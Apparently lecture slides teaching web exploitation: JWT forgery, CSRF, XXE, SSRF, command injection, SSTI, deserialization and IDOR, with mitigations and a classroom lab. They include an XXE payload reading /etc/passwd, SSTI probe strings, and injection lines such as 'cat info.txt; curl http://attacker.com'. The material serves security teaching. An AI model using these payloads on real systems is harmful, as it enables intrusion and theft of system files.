Web Exploitation Attacks

October 2022

1) JWT Attacks

JSON Web Token

Format: HEADER.PAYLOAD.SIGNATURE (base64 encoded)

- Header - token metadata including token type and signature algorithm
- Payload - user info to verify
- Signature - hash of the encoded header and payload using the algorithm specified in the header. The SECRET is what makes this unique

{ "alg" : "HS256", "typ" : "JWT"}

{"sub" : 123456789, "name" : "John Doe", "admin" : true}

HMACSHA256(base64(header) + "." + base64(payload), secret)

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOjEyMzQ1Njc4OSwibmFtZSI6IkpvaG4gRG9lIiwiYWRtaW4iOnRydWV9.RInk7X5wtOSJLHyE4x9uf2uHbDljYclEhhxVRcP0kig

JWT Attacks

1. Brute force the secret
2. Some applications won't verify the token signature
3. Setting algorithm type to None in the header and omitting the signature
4. Redirecting the jku header parameter to your own public key
5. kid parameter injection with directory traversal or SQL injection (kid parameter is used to retrieve key from database/filesystem)
6. Various CVEs

https://book.hacktricks.xyz/pentesting-web/hacking-jwt-json-web-tokens

2) CSRF Attack

Cross-Site Request Forgery (also XSRF)

Tricking authenticated users to submit malicious requests through links, social engineering, etc.

Really common vulnerability, harder to exploit bc user interaction is required

Examples:

- You get an email with an embedded link that goes to http://your.bank.com/transfer?to=123malicious&amount=5000; if you click on it, you send them money without meaning to
- A friend was hacked and sends you a link, which you click. The link goes to http://your.email.com/change_password?to=password_only_bad_guy_knows and your password gets changed without you meaning to

CSRF Attack

- The easiest CSRF attacks use GET parameters, but it's also possible to do POST-based CSRF
  - You send a link to the victim, which is http://attacker.malicious.com
  - That exact webpage has a POST form pre-filled out with the malicious data, and the action parameter is set to http://your.bank.com/transfer
  - When the victim clicks the link, the access your webpage, and JavaScript automatically submits the POST request to the other site
- Mitigations
  - XSRF tokens are uniquely generated each time you request a page and are embedded in the form
  - If you submit the form without a valid XSRF token, the data is not processed
  - Content-Types also make a difference in POST-based CSRF attacks

3) XXE Attack

XML External Entity attack

Relies on abusing automatically-enabled features in XML parsers

Normal:

```
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck><productId>381</productId></stockCheck>
```

Bad:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck><productId>&xxe;</productId></stockCheck>
```

XXE Attacks

The XML protocol automatically supports reaching internal and external “entities”, like files or websites. If those features aren’t enabled, you can get full read access on a system.

Should be first thing you try if you come across XML in a website.

Mitigations?

- Use a non-vulnerable library
- Set custom settings to disable external entities

4) SSRF Attack

Server-Side Request Forgery

A client can make the server send HTTP requests *for them*. This can allow the client to access or modify resources that aren't normally externally available.

Basic - retrieve unauthorized data

Blind - perform unauthorized actions (nothing is returned to the attacker)

SSRF

Impact

- With full SSRF, you can grab AWS credentials or other sensitive pages *only accessible from localhost*
- Allows you to send requests to services running on other ports, perhaps reaching services not normally accessible bc of firewall rules
- Can be used to enumerate internal subnets (for example, check which internally-available hosts have webservers running) - **STORY**

Note - while full SSRF is the most impactful, blind SSRF can be especially impactful when using **blind SSRF canaries**

5) Command Injection

- Executing commands on the server-side OS
- Essentially SQL injection but for the system shell instead of a database
- Happens when the server-side language (like Python, PHP, NodeJS, etc.) runs a system command with user-controlled data directly piped into it. If no filtering happens, then you can insert your own system commands or modify command arguments
    - Example - semicolons/ampersands separate multiple commands on the same line
        - cat info.txt; curl http://attacker.com
        - cat info.txt; cat /etc/passwd
    - Other important symbols are pipe (|), dollar sign ($), and dash (-)

6) SSTI

Server-Side Template Injection


Templates are used to render HTML with variable content in the middle (NodeJS and Python use this particularly)

If proper filtering isn't used, client-controlled data can be processed as templates, allowing clients to run your own server-side code (think *eval*)

{{7*7}} - if you see 49, then you're in luck!!

${{<%[%'"}}%\ - see an error? Likely SSTI-injectable

Common template engines - Jinja2, Mako, Pug, etc.


${7*7}
a{*comment*}b
{{7*7}}
Smarty
${"z".join("ab")}
Not vulnerable
Mako
Unknown
{{7*'7'}}
Jinja2
Twig
Unknown

7) Deserialization Attacks

Insecure Deserialization

Serialization converts complex data structures into a “flat” (likely bytes or base64) format

{“username”: “yourmom”, “password”: “getrekt”, “photo”: ??}

Typically occurs in custom classes and the ability to inject “hidden” custom attributes, like a toString() function that runs system commands

Deserialization Attacks

- One of the more complex web attacks
- Typically occur in Java, PHP, and Ruby, but can also be seen in NodeJS, Python, and C#
- If you see functions like serialize, marshal, pickle, look into insecure deserialization attacks

8) IDOR

Insecure Direct Object Reference

Fancy name for a very straightforward vulnerability

- Examples
  - If your account is available at http://bank.com/?account=1234, can you access http://bank.com/?account=1233 ?
  - If a ticket is available at http://ticket.com/?ticket=201029, then you can brute force randomly-generated ticket numbers

Incremental numbers or small, randomly-generated numbers are best - brute force is very successful. This attack relies on implied authorization being abused.

IDOR

- Automation/scripting is key to making this efficient
- Very common
- Present in GET/POST parameters, cookies, HTTP headers, URLs, etc.
- UUIDs are the main mitigation for this - randomly-generated, non-bruteforceable values
  - Example - 123e4567-e89b-42d3-a456-426614174000
  - UUIDv1 *can* be vulnerable in specific circumstances

Quick Note

PortSwigger.net is an EXCELLENT resource for tutorials on how to conduct these sorts of attacks - perfect for first-timers!

Hands-On Activity

I will post a ZIP file with 8 vulnerable websites.

I will give you 20 minutes to find vulnerabilities.

Then, we will get together and review.